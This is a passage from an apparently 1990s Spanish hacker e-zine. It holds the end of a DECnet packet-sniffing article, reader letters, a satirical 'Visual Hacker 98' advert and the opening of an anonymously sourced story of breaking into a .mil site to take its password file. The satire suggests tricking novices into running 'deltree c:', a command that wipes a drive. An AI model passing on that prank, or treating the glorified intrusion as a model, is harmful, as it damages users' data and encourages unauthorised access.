Entonces O manda un paquete con una conexi¢n en la que pone su socket como socket de inicio, a lo que D responde con otro paquete con otra conexi¢n teniendo como socket de inicio el de D y de destino el de O. Al recibir O el paquete, los dos nodos han establecido todos los par metros de la conexi¢n.

En resumen:

Paquete	Info v lida
1§ O->D	Puerto de O
2§ D->O	Puerto de O y D
3§ O->D	Puertos de O y D y socket de O
4§ D->O	Puertos de O y D y sockets de O y D

9.- PUNTOS OSCUROS

¨ Qu falta ? Pues: S1 y S2 no parece chungo, pero hacen falta paquetes con la red muy cargada y adem s que no se pierdan, el routing, que no se si va inclu¡do en el protocolo, muy chungo de ver, saber qu demonios es la direcci¢n l¢gica 9:0:2B:0:0:F a la que llegan paquetes muy extra¤os, y por £ltimo, curiosidad morbosa, ¨ No hab¡a una especie de byte de checksum al final del paquete ?

10.- CONTRIBUAOS Y ROLLOS FINALES

- X1 realiz¢ el programa con el que se cachaban los paquetes y entre los dos los pillamos. Adem s cach¢ el mapeo direcci¢n Ethernet -> direcci¢n DECNET.

- X2 fue el que vio el rollo de las m£ltiples conexiones en un mismo paquete (tela marinera).

Seg£n mis noticias todav¡a no existe un esniffer para estas cuestiones. Yo tengo uno a medio hacer, pero en la fase de debugeo un rayo chamusc¢ el servidor de terminales de donde sacaba mis packets y se jodi¢ el tema. Si alguien quiere colaborar que mande un mail (braxas abstenerse).

Me despido con unos lyrics de Siniestro:

Todo por la napia
snif snif
TODO POR LA NARIZ !!!

*** THE END ***

EOF

```
³ÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀ³
Á   12    - LA VOZ DEL LECTOR -                                          Á
Â                                                                        Â
ÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀ
```

Se agradece el correo que llega incluso aunque no se conteste (en muchas ocasiones porque no tenemos nada que comentar) tened presente que se lee, y ahora pasemos a presentar a los invitados de este mes.
NOTARL!: Con mi habitual 'orden', agravado por circunstancias que no vienen al caso, perdi un mensaje que contenia un articulo sobre seguridad en Unix y que hacia referencia al libro de Nombela. Si lo lees que sepas que encontre el libro pero perdi tu texto :-(, si quieres volver a enviarlo, lamento las molestias, me asegurare de no volverlo a perder.

Este es el que abre la fiesta.

Te escribo este E-mail por dos razones:
la primera es porque queria felicitaros por la revista
"SAQUEADORES", que encuentro absolutamente genial. es
de las mejores publicaciones que he leido ultimamente.
Realmente admiro mucho a la gente que se dedica al hacking
porque yo no me veo capaz, aunque me gustaria hacerlo
algun dia. Estaria bien que hablasseis un poco sobre
juegos de ordenata.
La segunda razon es una pregunta. Ha caido en mis manos
una serie de archivos (te los paso indexados al e-mail)
que me gustaria saber que son, para que sirven y toda
la pesca. Tienen pinta de ser algo de sistema UNIX,
aunque no estoy seguro yq que no domino del tema. Supongo
que si son algo importante los sabreis utilizar mejor que
yo. Bueno, ya he dicho lo que tenis que decir, hasta luego
lucas! :-)

Sir Willy The Psikopath

P.D. Enviame la repuesta a : *****@hotmail.com

Este es uno de los mensajes que en breve periodo llegaron anunciando "attachs" que no existian o que en otro caso concreto eran absolutamente indescifrables. Falta de experiencia?. Penoso comportamiento del servidor Geocitiero?. Se quedaron los attach en algun despacho burocratico como parte de un impuesto sobre bits?. El tiempo dira. Y mientras dice, seguiremos esperando. En cuanto a juegos hay muchas revistas y zines en el mercado que se dedican a eso, yo me quede en el Match Day :-)

The Guess

El site y la revista son un gran punto de partida para
conseguir info. Gracias !!
si puedo en la semana les mando material de preak que corre
por aqui (timofonica).

PD no hace falta que me contesten . chau!!

(*******, Argentina)

La gente del otro lado da se¤ales de vida, ahora somos nosotros los que
me parece que perdimos la pista a un tal B-side. Si nos lees que sepas
que la culpa fue de las mudanzas :-(

Hola geniecillos....he dado por casualidad con este
rinconcito y me he dicho de pediros informacion sobre
vuestros siniestras actuaciones.Soy un novato en esto
de Internet y queria que arrojarais luz sobre como
sacarle partido a este rollo del ciberespacio....no
tengo a mano a ninguna tia potable,asi que podriais
enviarme algunas direcciones y recomendaciones respec-
to a vuestros quehaceres.UN SALUDO.

Geniecillo?. Me siento como un enanito de Blancanieves, quizas Gru¤on. :->
La informacion sobre nuestras actividades esta en en www.telefonica.es,
basicamente hacemos que la gente se comunique. Y en cuanto a sacarle
partido al ciberdespacio, mira, simplemente con estar en el ya sacas partido.

Bienvenido Lucas.

Hola mi e-mail es ****@lettera.skios.es espero que me
mandeis lo que sepais sobre como descodificar el
canal plus mediante ordenador o alguna links que haga
referencia
Tengo tarjeta sintonizadora de TV

Y yo una moto roja.

Vamos con otro.

Os parece bonito???
Tenernos tanto tiempo sin SET 12?

Soys los £nicos que sacan un zine en condiciones, y
vays, y les haceis eso a vuestros admiradores (me
incluyo). Al menos podiais haber puesto en la web
el porque del retraso. (Supongo que por culpa del
Gran Hermano).

Bueno..., me he alegrado mucho de saber algo de vosotros
hoy. Pero que no se repita.

Cuidadin!. Aunque las noticias se vayan cambiando estuvo durante bastantes
dias en la Web la noticia de que el menda estaba fuera y por tanto la Web
iba a sufrir un periodo de "abandono forzoso". Parece que muchos se han
alarmado pero no preocuparse de momento tenemos pensado seguir dando la
tabarra.

Otro sujeto de malvivir que lee estas lineas.

ME PARECE GENIAL QUE HAYA UNA WEB SOBRE EL HACKING EN ESPA¥OL,EN CUANDO LA VI
NO PUDE ESPERAR A VERLA,PERO CUAL FUE MI SORPRESA ?
TODAS LAS PAGINAS INTERESANTES,COMO LAS REVISTAS (LAS QUIERO TODAS¡¡¡),Y

PROGRAMAS DE HACKERS EL BUSCADOR NO LAS PODIA ENCONTRAR.
QUE CASUALIDAD TODAS?
ME ENCANTARIA PODER LEERLAS,SI ME PUDIERAIS DECIR DE DONDE BAJARMELAS OS LO AGRADECERIA.
EN FIN, FELICIDADES POR VUESTRO ENPEÑO DE DIVULGAR EL CONOCIMIENTO.

8-)

Pues o le echamos la culpa al "Oops, our server didn’t like that request" o entonces es una de las ocasiones en las que flipo, he aqui un individuo que llega a nuestra pagina, rellena el formulario para mandar comentarios y lo utiliza para preguntarnos DONDE encontrar la revista :-???
Pues no se que decirte salvo que limpies el filtro de la pantalla.

Correo transcendental.

Es agradable ver que aun hay personas en este loco mundo. Es de agradecer que personas como estas se dediquen a "ense¤ar" todo aquello que saben a los que no sabemos.Pero Seria posible que indicarais a alguien que no tiene ni zorra en programacion, ni posee ordenador (aun), como iniciarse realmente en el mundo del pirateo?.
Ya se que seguramente me catalogareis de lammer, pero por alguna parte tendremos que empezar los que como yo queremos aprender y, si es posible, divulgar todo aquello que se puede aprender y que esta escondido ahi fuera.
P.D. Os agradeceria muy mucho que me respondierais a traves de la revista pues mi acceso a los ordenadores es puntual y limitado.
WalkDreamer.

No se que entenderas por "pirateo" :-? pero si no tienes ordenador quiza te sirva comprarte un parche para el ojo y un loro.
Lo de divulgar "todo aquello que se puede aprender" es un poco excesivo, yo tambien soy un novato (o lamer como prefirais) en muchas cuestiones, vale en casi todas.

PD: Lo unico ’lammer’ es escribir lamer con 2 m.

Tambien proveniente del formulario de nuestro Web.

Colega te vamos a mandar un cheque de 30 duros y a mi abuela que te caliente.Te respondemos de acuerdo a tu estatus social.
Desde Murcia y tripadas te deseamos unas felices navidades:
EL INQUILINO COMUNISTA.
Estamos en practicas de S.A.R.I. (Sistemas de Almacenamiento y Recuperacion de Informacion). Espero verte follar en el HIPERESPACIO.

:-?. Hmmm?. :-?

Acabamos la fiesta.

Yo creo que teneis una revista de putra madre es una ca¤a ya era hora estoy

impaciente de que saqueis el nuevo numero el 12, la web no os lo tomeis a mal la veo bien, quizas le falta un poco de gracia pero la revista lo sumpe perfectamente, sois geniales seguir asi, me gustaria saber si mandais mail cuando actualizais la pagina. gracias espero vuestra respuesta
---

Te doy la razon en todo (especialmente en los elogios), lo de los mails ya funciona (en teoria), gracias al popular NetMind, podeis registraros para recibir correo cuando se actualiza la pagina o se lanza una revista, ir a ver nuestro libro de visitas y ahi esta la opcion (tambien sale cuando se envia un comentario).
La Web en si no es nada espectacular con lo cual solo cabe consolarse pensando que es muy compatible y muy ligerita de carga pero si alguien se anima a mejorarla estamos receptivos.

Pasamos ahora a dos peticiones que nos han llegado y que incluimos aqui para que tengan la mayor difusion que podemos darle.

Hola Paseante soy Doraimon
Seguramente no me conoces, soy uno de los muchos q estamos por la red. Yo si q te conozco (Infovma ? Oui c'est moi...) bueno el tema del q te querma hablar es de q desde el mes de Julio, estamos haciendo una lista -digest de H/P/C/V llevamos 10 semanas y ya somos 100 pero el nivel no es muy alto, aunque haya gente como IpGhost o Schody los mas veteranos no colaboran mucgho q se diga, si la verdad es q esta plagado de novatos, pero esta es la funcisn de la lista ayudar a los novatos pa q podamos hacer algo bueno por aqui... NO??
bueno tan solo te pedirma q nos pusieras en un pequeqo rincon de la revista quien quiera entrar en contacto con nostros q nos envie un mail... una cosa de estas
puede contactar por el IRC de arrakis en el canal #H/P/C/V o al mail: Vilars@lettera.skios.es tan solo te pido esto... quiero q llegue a ser una buena lista de destribucion, seguramente nos dejen un server pa la lista, pero aun queda un poco y lo hacemos todo manual... es un esfuerzo q me gustarma q se viera comepnsado...

Pues aqui estais, ya sabeis <vilars@lettera.skios.es> o canal de hack en el IRC. Suerte!.

Marauder escribia.

Vuestra page no esta aun en mis links, lo lamento profundamente puesto que aunke tengo todos los numeros que habeis sacado hasta el momento es normal que a veces a uno se le pasen estas cosas... es normal pero no deberia pasar.... lo ziento...

En cualquier caso, solicito vuestra ayuda para una iniciativa del "gremio" que trato de sacar adelante, un simple link en vuestra página haciendo mencion de la mia seria suficiente para ayudarme un poco...

Decidais lo que decidais muchisimas gracias de antemano por el tiempo que os he robado con este mail... un saludo.

http://www.geocities.com/SiliconValley/Peaks/7837/

NOTA: Yo diria que la direccion actual es:
http://www.larc.net/BloodWorld/marauder/

EOF

```
 ³ÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀ³
 Á   13    - VISUAL HACKER 98 -                                            Á
 Â                                                                         Â
 ÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀ
```

Xsss!!. Tu, chaval.
Quien?, yo?
Si, tu!
Que pasa?
Tu querrias ser un hacker?
Lo que?
Uno de esos que hacen ’cosas sesuales’ con su ordenador
Huy no!, Pa eso hay que estudiar mucho.
TE EQUIVOCAS.

ITV + EDITORIAL SATELITE JULIANI

PRESENTAN

VISUAL HACKER 98

SI!!, porque ahora con Visual Hacker 98 tu tambien podras ser hacker de manera comoda y facil, desde tu casa y dedicandole UNA HORA al dia (o a la semana) con telefono gratuito de consulta (900-666-000) y profesor particular INCLUSO POR INTERNET!! <admin@cyberpromo.com>.
Dale en las narices a tus amigos que presumen de ser "el terror de la hoja de calculo" con tu DIPLOMA DE HACKER que te entregaremos cuando finalice el curso, aprende desde las mas sencillas tecnicas hasta los trucos mas diabolicos ense¤ados por los hackers mas reputados (Video Incluido).
Conviertete en un hombre nuevo, gana el respeto de tus conocidos, la admiracion de los que no te conocen, liga cantidad y consigue un nuevo trabajo.

Veamos lo que dice Andres:

"Gracias al curso de Visual Hacker que hice en el 97 ahora programo mis propios exploits... (y crackeo juegos jeje ;-))"

Y Nuria:

"Me dieron este empleo porque sabia hackear" (yaya que estes como un tren no contaba en absoluto)

Ahora TU tambien puedes unirte a los 8726 hackers diplomados que han cambiado su vida, rechaza imitaciones.

Con Visual Hacker 98 aprenderas tecnicas como:

Contestar correctamente al correo, citar y recortar.
Mandar correo INVISIBLE!. [Bcc mail]
Ver el origen de una pagina Web on-line!
Suscribirte a los grupos de noticias que desees!
Darte de alta y de baja en una lista de correo!!

Hacer peticiones mediante Telnet!! (avanzado)
Remailers anonimos simples y complejos! (_muy_ avanzado, puede que no llegues)

Y para que puedas decidirte con garantias antes de pagar las 12.000 pts mensuales que, como oferta especial de lanzamiento, vale la suscripcion a Visual Hacker 98, te ofrecemos la clase de introduccion GRATIS.

Introduccion:

Seguro que ya estas harto de que te machaquen al Quake, de ser el mas torpe con Word, de que en el Irc te hayan prohibido la entrada en todos los canales, tienes que hacer algo pero que?.
Conviertete en HACKER.

Ser hacker es mas facil de lo que parece, no te dejes impresionar por todos aquellos que dicen que para eso hay que saber mucho, nosotros te vamos a dar las guias basicas que han llevado a Lord Dark, Acid Cool, Master Zero y Bit Revenge a la cima del exito, son las claves que siguen con exito miles de hackers en el mundo.

1-- Escoge un nick (apodo)

De ello depende el 89% de tu exito como hacker, algunos buenos nicks de gente que ha llegado lejos son:

Lord Dark
Acid Cool
Master Zero
Bit Revenge (los autores del video "Como hackeamos Fort Knox" incluido en en el curso)

Otros hackers famosos a los que su nombre les ha ayudado mucho son:

Cool Revenge
Master Dark
Zero Acid
Lord Bit

No nos olvidemos de gente importante como:

Dark Zero
Lord Cool
Bit Master
Acid Revenge

Tambien podriamos citar a gente como Zero Bit, Lord Revenge...etc

Un mal ejemplo de nick podria ser "Filiberto", si escogieses un nick asi tendrias posiblemente que sustituir la pagina de la NSA por la de PlayBoy y la foto del director de la NSA por la del Pato Donald antes de que alguien considerase el tomarte en serio.

2-- Hazte notar

De nada sirve tener el nick mas molon (como Master Cool) si luego no nos conoce nadie, entramos ya en la parte decisiva de tu carrera como hacker.

En las listas de correo:

Cada vez que escribas un mensaje empieza con un:

Greetz goes to (aqui pon 34 o + nicks)
Fuck goes to (aqui 8 o 9 nicks)
xxxx(nick) die.die.die

Luego pones lo que te apetezca

Y te despides recordando quien eres con una firma grande en la que tu nombre se destaque claramente ocupando 7 u 8 lineas.

Algunos idiotas te escribiran quejandose del tama¤o de tu firma, es pura envidia, enviales 150 mails con tu firma aumentada en un 300% y se quedaran tranquilos, recuerdales que tu firma ocupa lo mismo que tu p**** y que si la suya es peque¤a tu no tienes la culpa, por ultimo tranquilizalos diciendo que no vas a permitir que la relacion con su madre se vea alterada por este incidente.

Recuerda, escribir regularmente (10 o 12 mensajes por dia esta bien) PERO siguiendo las reglas que te ense¤aremos ahora en el apartado de grupos de noticias.

Grupos de noticias

Una lista de correo es cerrada, al poco tiempo te conocen todos pero tu fama no se expande, para ello necesitas escribir en las news siguiendo unos consejos basicos

[Aqui no hace falta empezar el mensaje como en las listas]

Que tu nombre destaque claramente, ponlo en el Subject, el From, en la primera linea del mensaje y no te olvides de incluir tu firma.

Cuando contestes a un mensaje NO se te ocurra quitar grupos, si el que envio el mensaje lo hizo a 60 grupos tu no vas a ser menos CONTESTA EN LOS 60!!! (Y si puedes metele 15 o 20 mas)

No envies ningun mensaje a menos de 8 grupos, no vale la pena.

Para ganarte una reputacion, deberas:

NUNCA preguntar. Regla de Oro. TU LO SABES TODO, jamas te equivocas y no necesitas que nadie te diga nada, preguntan los idiotas y los lamers.
[Lamer: Todo el mundo menos tu, tus amigos y algun tio que te caiga bien]

Cada vez que detectes un lamer preguntando algo (siempre son ellos los que preguntan) tienes una ocasion de oro para demostrar tu estatus.

Contestaciones que AUMENTAN tu estatus:

- Pero como se te ocurre preguntar esa idiotez!!
- Esto se esta llenando de lamers!
- Tonto, mas que tonto, eso lo sabe hacer cualquier ignorante.
- Desde luego, hay cada uno...
- Mira es muy facil, teclea deltree c: y luego di que si.

Contestaciones que REBAJAN tu estatus (a evitar!!!):

- Pues mira es una buena pregunta pero yo tampoco lo se.
- Eso, a ver si alguien lo explica y nos enteramos todos.
- Pues cuando sepas como se hace me lo dices

Un truco usado por los hackers de elite a la hora de contestar son las contestaciones "tecnicas", veamos:

1-- Eso es muy facil, no tienes mas que estrociar el calimorcho cuando tengas el getcabrabyname() pasandole al sniffer que corre en la impresora y hacer que el raton marque el 055055 via Ultra-Midi IDECSI. Simple.

2-- No tiene mucha miga, entras en la Moncloa y haces Rlogin a la Casa Blanca, desde alli rompes los codigos de acceso que permiten tomar el control de lanzamiento de misiles y ordenas un ataque nuclear sobre Moscu. Facil.

De vez en cuando algun idiota (lamer) empezara a mosquearse y dira algo como:

A) Si tanto sabes demuestralo escribiendo algo de ello en el grupo.
B) Porque nunca das respuestas claras?

A lo que nosotros podemos responder:

1-- Con el silencio (no muy conveniente hacerlo varias veces seguidas)
2-- Idiota, mas que idiota!
3-- No puedo hablar de lo que hago, es muy delicado, la pasma me pisa los talones.
4-- Es que si no entiendes nada porque eres un lamer y un idiota que quieres que diga para que lo comprendas?
5-- Mirad el lamer este!, idiota mas que idiota.

Tambien podeis simplemente contestar llamandole idiota.

Presencia.

Nos conocen en las listas de correo, en las news pero algun cretino empezara a decir que en la Web no somos nadie, no tenemos pagina, es hora de remediarlo.

1-- Obligatorio: Nada mas comenzar nuestra pagina debe mostrar una advertencia que diga que los LAMERS no tienen derecho a vivir y que si alguno se atreve a entrar le vamos a j*der el disco duro.

2-- Nuestro nombre en primer plano y bien grande, que se sepa quienes somos.

3-- Los greetz y fucks altamente recomendados al pie de pagina

4-- Pagina de links: En construccion (recomendado poner un link a nuestra propia pagina), porque estamos en ’otros proyectos’ (ver la serie de El Fary)

5-- Pagina de Archivos: En construccion pero mete esa guia de iniciacion al hackin que nunca has entendido y un Password Cracker del 89 (buen a¤o).

6-- Pagina de Noticias: Incluye tu cumplea¤os, la proxima farra que tienes pensado montar y la fecha en la que te ligaste a esa tia.

7-- Pagina de Contenido Propio: Estas de chiste?

8-- Pagina de Quienes Somos: Aqui ponte a ti el primero, luego mete a tus amigotes y di en que son especialistas (por supuesto todos sabeis de todo pero sois unos monstruos en determinados campos). No te cortes, si el noMola ese detecto un virus con el Scan un dia entonces es: "Uno de los mejores especialistas en virii del sistema solar".
Pagina para poner tambien a aquellos que aspiran (privilegiados) pero que

todavia no han alcanzado el visto bueno.
Si todavia estas solo di que "De momento ninguna de las 12300 solicitudes recibidas el fin de semana alcanza los requisitos exigidos para formar parte de MI grupo"

9-- Pagina de Yo tambien quiero: Hay que ser comprensivo con aquellos que no comparten nuestro talento natural, dejemos que tengan la posibilidad de solicitar la admision en nuestro exclusivo club. Luego aprovechemos para insultar a unos cuantos.

Ya esta, nuestra pagina Web completada en un momentito.

Irc.

Ultimo canal de comunicacion que veremos en esta clase de introduccion.

1-- Metete en todos los canales que puedas
2-- Roba, mata, enga¤a, promete, pero consigue el simbolo @
3-- Con @ en el bote, insulta, expulsa, quita la voz y humilla al resto.
4-- Si alguno se atreve a cuestionar algo o pretende que se le explique algo. contestamos: "Calla inutil, que eso es mas facil que ligarse a tu hermana"
5-- Cambia el topic del Canal a un: Aqui manda <NICK>
6-- Si en alguno de los canales en los que tienes @ entra una tia, aprovecha la ocasion y empieza a meterte con ella, dile que o te lo hace virtualmente o la desconectas.
7-- Entre tanto idiota seguro que hay alguno que usa Windows, pon tu cara amable y explicale porque hay que ser un idiota muy idiota para acceder al CD-ROM pinchando en un icono de CD cuando puedes teclear algo como: mount /dev/cm205cd, si el idiota sigue sin comprender y dice que su manera es mas facil le intentamos hacer comprender que *nuestra* manera es mas potente. Luego le expulsamos del canal.

Moda.

Hay que estar a la moda, eso incluye:

1-- Windows no se lleva, Windows es torpe, tonto, lento y malo. Windows lo usan los idiotas (y nosotros pero en "la intimidad")
[La explicacion de que por que Windows es tan malo es muy simple:
 - Windows es facil
 - Cualquier idiota puede usar Windows
 - Si nosotros usamos Windows somos iguales a cualquier idiota
 - Como nosotros NO somos iguales a cualquier idiota NO usamos Windows
El hecho de que sin Windows no hubiesemos podido ver un ordenador mas que en cromos es algo de importancia nimia, Windows no gusta a los que saben y no les gusta porque hace que mucha gente piense que tambien sabe y no se tengan que arrodillar delante nuestro cada vez que pasa algo en su ordenador]

2-- Lo feo es bello. Cuanto mas raro sea un sistema mejor es, si en lugar de pillarte un Unix puedes pasar directamente a enviar instrucciones en Assembler eso MOLA!, asegurate de que queda claro la ganancia en potencia y como supera a todos los demas (lo que pasa es que como son idiotas no saben usarlo). Si sale un sistema en el que hay que mandarle al ordenador 1 y 0 entonces ese MOLA AUN MAS!, pide el manual de instrucciones en hexadecimal.

3-- Si te ha convencido el curso suelta la pasta y tendras mas.

ITV + EDITORIAL SATELITE JULIANI

HAN PRESENTADO

VISUAL HACKER 98

EOF

```
 ³ÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀ³
 Á   14    - UNO ENTRE .MIL -                                              Á
 Â                                                                         Â
 ÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀ
```

El numero anterior se decidio incluir un articulo sobre un *hack actual* debido a la falta de informacion sobre este tipo de actividades y esperando tambien que reanimase un poco la enclenque realidad de la scene hispana (de la que ya conoceis mi opinion)
No es algo que nos afectase directamente pero habia en la "scene" un creciente sentimiento de que el alud de _parasitos_ que se hacen llamar ""hackers"" acabase llevando a la erronea conclusion de que en Espa¤a o no hay hackers o solo son cuatro locos solitarios que no existen para el resto del mundo. Asi que decidi(mos) animar el patio.....

Pero, ay!!, no solo nos leen los "chicos malos" sino que tambien lo hacen los "chicos buenos", muchas visitas de TSAI y de Telefonica I+D a nuestra pagina en Geocities, malo..malo y tampoco es nada bueno que te visite el CERT-Espa¤a (vamos, digo yo que no querran darnos ningun premio).
Siento el ojo avizor del Gran Hermano pegado a mi cogote, se que me ama pero es un amor que mata.

EL articulo sobre Infovia fue, visto retrospectivamente, un riesgo que quiza no debi(mos) haber tomado, ha motivado la ausencia de colaboradores en este numero, ha puesto sobreaviso a mucha gente y ha mosqueado de mala manera a Timofonica, en resumen el ambiente se ha puesto muy tenso.

MEA CULPA. Primera regla: Nunca hables del sistema en que estes trabajando.

Sin embargo cuando se lanzo el numero 11 teniamos previsto continuar en esa linea y despues de muchos pensamientos, retoques, recortes, comidas de coco, autocensuras y cambios os vamos a ofrecer algo que creo que a pesar de todo es interesante. No es lo que teniamos planeado, olvidaos de logs (son muy peligrosos ;->) puede que sea incluso una locura en esta situacion pero que quereis que os diga NO SE PUE AGUANTA!. :-)
[Con lo que cualquier duda queda despejada. En efecto, soy un zoquete.]

NOTA: Este articulo aunque escrito por mi ha sido posible gracias a la informacion que un usuario anonimo (al que llamaremos Anonimo) me ha enviado por correo (anonimo). Que nadie me pida explicaciones ni pretenda acusarme de nada, yo NO he hecho nada, NO soy el autor de lo que a continuacion se relata NI tengo nada que ver con ello. Cualquiera que sostenga lo contrario debe estar dispuesto a PROBARLO (si puede).
Por lo tanto tampoco respondo de su exactitud salvo cierto detalle que he podido comprobar y que comentare en su momento.
Que nadie intente encontrar a Anonimo, su anonimato esta preservado, ni yo mismo se quien es y estoy convencido de que solo se le encontrara donde y cuando el quiera. Entiendase NUNCA.

-------------------------- Disclaimer ----------------------------------
NI YO NI NADIE DE SAQUEADORES SABE MAS SOBRE LO QUE VIENE A CONTINUACION DE LO QUE AQUI SE RELATA, NINGUN MIEMBRO DE SAQUEADORES HA TENIDO NADA QUE VER CON ESTOS HECHOS NI PUEDE APORTAR INFORMACION ALGUNA SOBRE SU AUTOR.

Los mensajes (anonimos) estan a disposicion de las Fuerzas del (des)Orden si lo consideran oportuno y sus cabeceras muestran las fechas que prueban el haber sido recibidos mucho antes de escribirse este articulo
--------------------------//Disclaimer//---------------------------------

Autentico CYA. :-)

** Todo lo que viene a partir de ahora esta redactado por mi en base al correo enviado por Anonimo durante Septiembre de 1.997 **

Fueron los juegos, todas esas pantallas llenas de colores y esos atrayentes sonidos, fueron ellos quienes me hicieron entrar en los ordenadores
veia con interes a gente que hacia maravillas con el Commodore pero yo nunca tuve talento ni suficiente paciencia, me gustaban los ordenadores si pero nada de programar ni de demos. Conoci a unos cuantos, los resultados eran magnificos el proceso para llegar a ellos...inaguantable.
Creci y deje de jugar, aparque mi Commodore en el armario donde fue llenandose de polvo.

No recuerdo exactamente cuando fue la primera vez que vi un modem pero fue en casa de un amigo quiza a mediados de los 80, habia realmente poca gente que estuviese "en linea" en aquella epoca, a su manera y ahora lo veo asi eran una autentica "elite". El modem me atrajo la atencion como ningun otro periferico lo habia hecho jamas, se acababa el estar preso, aislado.. un modem y una linea telefonica se convirtieron en mi pasaporte a la libertad, como era aquello? ah si! "como heroina corriendo por las venas de un adicto". El ordenador volvia a ser magico, el Commodore salio del armario y nunca mas volvi a estar sin un ordenador sobre mi escritorio.
En aquellos tiempos yo me limitaba a aprender lo basico, sabia tan poco.. y habia tan poca gente a quien preguntar.

Las BBS se convirtieron en mi hogar, Fido parecia ser el paraiso, como se habria podido crear algo asi?

Pase mucho tiempo conectado.
Lei innumerables manuales, documentos y mensajes. Pregunte.
Antes de darme cuenta pase a contestar las preguntas de otra gente.
Muchas otras veces no habia nadie que pudiese contestar a las mias.

Porque habia siempre algo que se escapaba, eran retazos de informacion nunca completos, siempre fragmentados, se hablaba de Iberpac y de Tymnet, de boxes de tonos y de X-25, de passwords y de hackers. Si, de hackers.
Nunca quise ser un hacker pero siempre quise experimentar la libertad de la red, conocer, vagar y viajar libremente, saltar las alambradas...
"El primer hombre que puso un cercado y dijo: ’Esta tierra es mia’ deberia haber sido ajusticiado" (o algo asi)

Tuvo que pasar mucho tiempo antes de que me encontrase a un hacker, mucho tiempo antes de saber que habia alguien mas en este pais que estuviese buscando un camino con la misma fuerza con la que yo lo buscaba.
Supuse que yo debia ser uno de ellos, que mi impulso por aprender, por descubrir, por experimentar jamas podria cuadrar en la aburrida y prehistorica ense¤anza oficial. Nunca me encontre con pruebas que midiesen la creatividad, la imaginacion, la PASION. Cuanto puntua la pasion?.
Mucho menos que ser una ovejita obediente que lee el libro recomendado aunque sea absolutamente inutil.
No era lugar para mi, no un mundo que recompensaba la uniformidad, el burocratismo, el "ocupen su sitio por favor" Yo jamas he sabido cual es mi sitio, quiza sea ese el problema.

Un rumor muy fuerte sobre una gran red desde la que se podia accceder a todas las demas, un vacio desolador en nuestro pais y pronto los mensajes clandestinos que informaban de telefonos, de nombres..
Espa¤a estaba pendiente de si el Madrid volvia a ser campeon de Europa, los se¤oritos iban a los toros y unos cuantos fanaticos intentabamos conseguir informacion sobre como acceder a las redes que las multinacionales habian

traido a nuestro pais, gracias al involuntario patrocinio de IBM los fanaticos pudimos acceder a Internet, a pesar de nuestra triste condicion y escasos recursos economicos, gracias a sus empleados descuidados que tenian el derecho de acceder desde sus casas y estaban muy ""concienciados"" en el tema de la seguridad.

No te voy a aburrir contandote el resto de mi vida simplemente espero que lo que te envio sea de interes para la gente que lee la revista y quiza piensa que nunca estaremos en pie de igualdad con los hackers norteamericanos, que en lugar de hackers tenemos dise¤adores de webs y farsantes.

Hay una idea muy equivocada sobre lo que es un hacker y sobre lo que es un lamer pero no culpo a nadie, todo ese monton de novatillos que por llevar tres o cuatros a¤os en linea se creen "dioses" no dejan de ser graciosos, tampoco me refiero a esas definiciones que se han dado millones de veces.. Me refiero a lo que REALMENTE se cree que es un hacker, si haces una proeza tecnica conectando a Internet bajo tu emulador de MSX eso no le interesa a nadie, si sales en la prensa eso "SI QUE ES HACK", vaya mierda.
Bajo el punto de vista de aquellos que fueron realmente GRANDES, que yo comparto, lo importante de un HACKER es la habilidad que demuestra para usar la tecnologia de un modo creativo, de un modo no previsto.. pero tenemos que aceptar que vales tanto como los sites en que has entrado o puedes entrar.
Y lo mismo sobre los lamers, NO es lamer quien no sabe nada de informatica o Internet, NO es lamer quien pregunta (si no es una evidente chorrada), ES LAMER quien no sabiendo pretende darselas de importante y de enterado.
Pero estoy en minoria y hacker es el que sabe entrar en sites y lamer el que no sabe o pide ayuda, eso dicen los "enterados" de ahora.
Mi opinion: ELLOS son los lamers.

Si quieres ser un ’hacker’ tienes que entrar en sites?. Esas son las reglas?. Pues JUGUEMOS.
Pero en que site?. No puedo evitar sonreir cuando para sacar los colores a los llamados ""hackers"" de este pais alguien menciona los accesos "No Autorizados" que ha registrado el Pentagono. En la imagineria popular hackear un site militar estadounidense es el no va mas, nunca he comulgado con esa basura pero a veces me cansa tanta idiotez y entonces me gustaria gritarles a la cara lo ridiculos que son, hablando de cosas que nunca entenderan. Quieres saber lo que soy capaz de hacer?

Hackear un site .mil, entrar en el sistema sin autorizacion, dar un vistazo y llevarme el fichero de claves. Te parece suficiente?
Si o No?
.
.
.
.
.
.
.
.
.
.
Repito, es suficiente?.

Soy ahora "cool"?, un tipo duro?, un "hacker de elite"?. No me hagas reir.
Al menos podreis decir que aqui en Espa¤a hay hackers, segun vuestro punto de vista.
No tengas miedo y entra en mi mundo.

Nos vamos al Milnet, el Internic militar para hacer una busqueda, siempre

he tenido predileccion por la Marina.
Efectuo varias busquedas porque necesito cierta informacion para mis
fines y he comprobado que Milnet da muchisima informacion pero muy desfasada
e incorrecta, en conjunto los .mil americanos parecen deliberadamente
confusos o quiza sea solo chapuza.

El Bingo ha caido sobre: (explicare parte de los motivos mas tarde)
